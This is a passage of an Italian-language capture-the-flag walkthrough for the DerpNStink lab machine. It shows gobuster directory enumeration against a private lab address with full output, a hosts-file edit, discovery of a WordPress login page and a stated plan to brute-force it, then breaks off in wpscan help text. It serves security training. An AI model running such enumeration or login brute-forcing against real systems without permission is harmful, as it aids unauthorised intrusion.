


prima di iniziare ad utilizzare gobuster per le enumerazioni,
pensiamo ad ispezionare la pagina.

Cercando all'interno del codice HTML possiamo notare come, navigando tra innumerevoli sezioni “div”, sia presente e ben nascosta una flag



Avviamo l'**enumerazione** delle cartelle tramite gobuster per vedere cosa troviamo di interessante:



```
SvNvIgger/ (diidro㉿kali)-[~] $ gobuster dir -u http://192.168.56.104 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -x php,txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://192.168.56.104
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
./php           (Status: 403) [Size: 285]
/weblog         (Status: 301) [Size: 316] [→ http://192.168.56.104/weblog/] X
/php            (Status: 301) [Size: 313] [→ http://192.168.56.104/php/]
/css             (Status: 301) [Size: 313] [→ http://192.168.56.104/css/]
/js              (Status: 301) [Size: 312] [→ http://192.168.56.104/js/]
/javascript    (Status: 301) [Size: 320] [→ http://192.168.56.104/javascript/]
/robots.txt     (Status: 200) [Size: 53]
./php            (Status: 403) [Size: 285]
/temporary       (Status: 301) [Size: 319] [→ http://192.168.56.104/temporary/]
/server-status  (Status: 403) [Size: 294]
```


Il **weblog** potrebbe fare al caso nostro, anche se ci da status 301 (corrispondente a “Moved Permanently”, vediamo quindi dove ci reindirizzerà).

Navighiamoci e vediamo cosa succede:

Prima dell'invio:




Dopo l'invio:



Ecco dove si è spostato!

Aggiorniamo il nostro hosts:




```
GNU nano 8.0
127.0.0.1      localhost
127.0.1.1      kali.org      kali
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.22.120 metasploit
192.168.50.102 windows
10.129.227.248 Linux
10.129.95.234 unika.htb
192.168.1.10 xp
192.168.56.104 derpnstink.local
```


Mantenendo un nome negli hosts che non corrisponde a quello configurato nel server web, quest'ultimo potrebbe non sapere come gestire la richiesta correttamente e potrebbe non servire il contenuto previsto.

Ritentiamo la ricerca (post aggiunta dell'host):

Il sito ora carica.



Come possiamo vedere siamo su **wordpress**:




["Proudly powered by WordPress"](#)


Eseguiamo l'enumerazione sul nuovo sito

```
File Actions Edit View Help
└──(diidro㉿kali)-[~] derpnstink.local/weblog/
$ gobuster dir -u http://derpnstink.local/weblog/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -x php,txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://derpnstink.local/weblog/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,txt
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
./php           (Status: 403) [Size: 294]
/wp-content     (Status: 301) [Size: 331] [→ http://derpnstink.local/weblog/wp-content/]
/index.php      (Status: 301) [Size: 0] [→ http://derpnstink.local/weblog/]
/license.txt    (Status: 200) [Size: 19935]
/wp-includes    (Status: 301) [Size: 332] [→ http://derpnstink.local/weblog/wp-includes/]
/wp-login.php   (Status: 200) [Size: 2721] ↗
/wp-admin       (Status: 301) [Size: 329] [→ http://derpnstink.local/weblog/wp-admin/]
/xmlrpc.php     (Status: 405) [Size: 42]
/wp-signup.php  (Status: 302) [Size: 0] [→ http://derpnstink.local/weblog/wp-login.php?action=register]
./php           (Status: 403) [Size: 294]
Progress: 152597 / 3555765 (4.29%)
```

Andiamo alla pagina di login identificata:



Eseguiamo un brute force sulla **pagina di login**. Non abbiamo tuttavia le credenziali



```
(diidro㉿kali)-[~]
$ tldr wpscan
wpscan

WordPress vulnerability scanner.
More information: https://github.com/wpscanteam/wpscan.

- Update the vulnerability database:
  wpscan --update

- Scan a WordPress website:
  wpscan --url url

- Scan a WordPress website, using random user agents and passive detection:
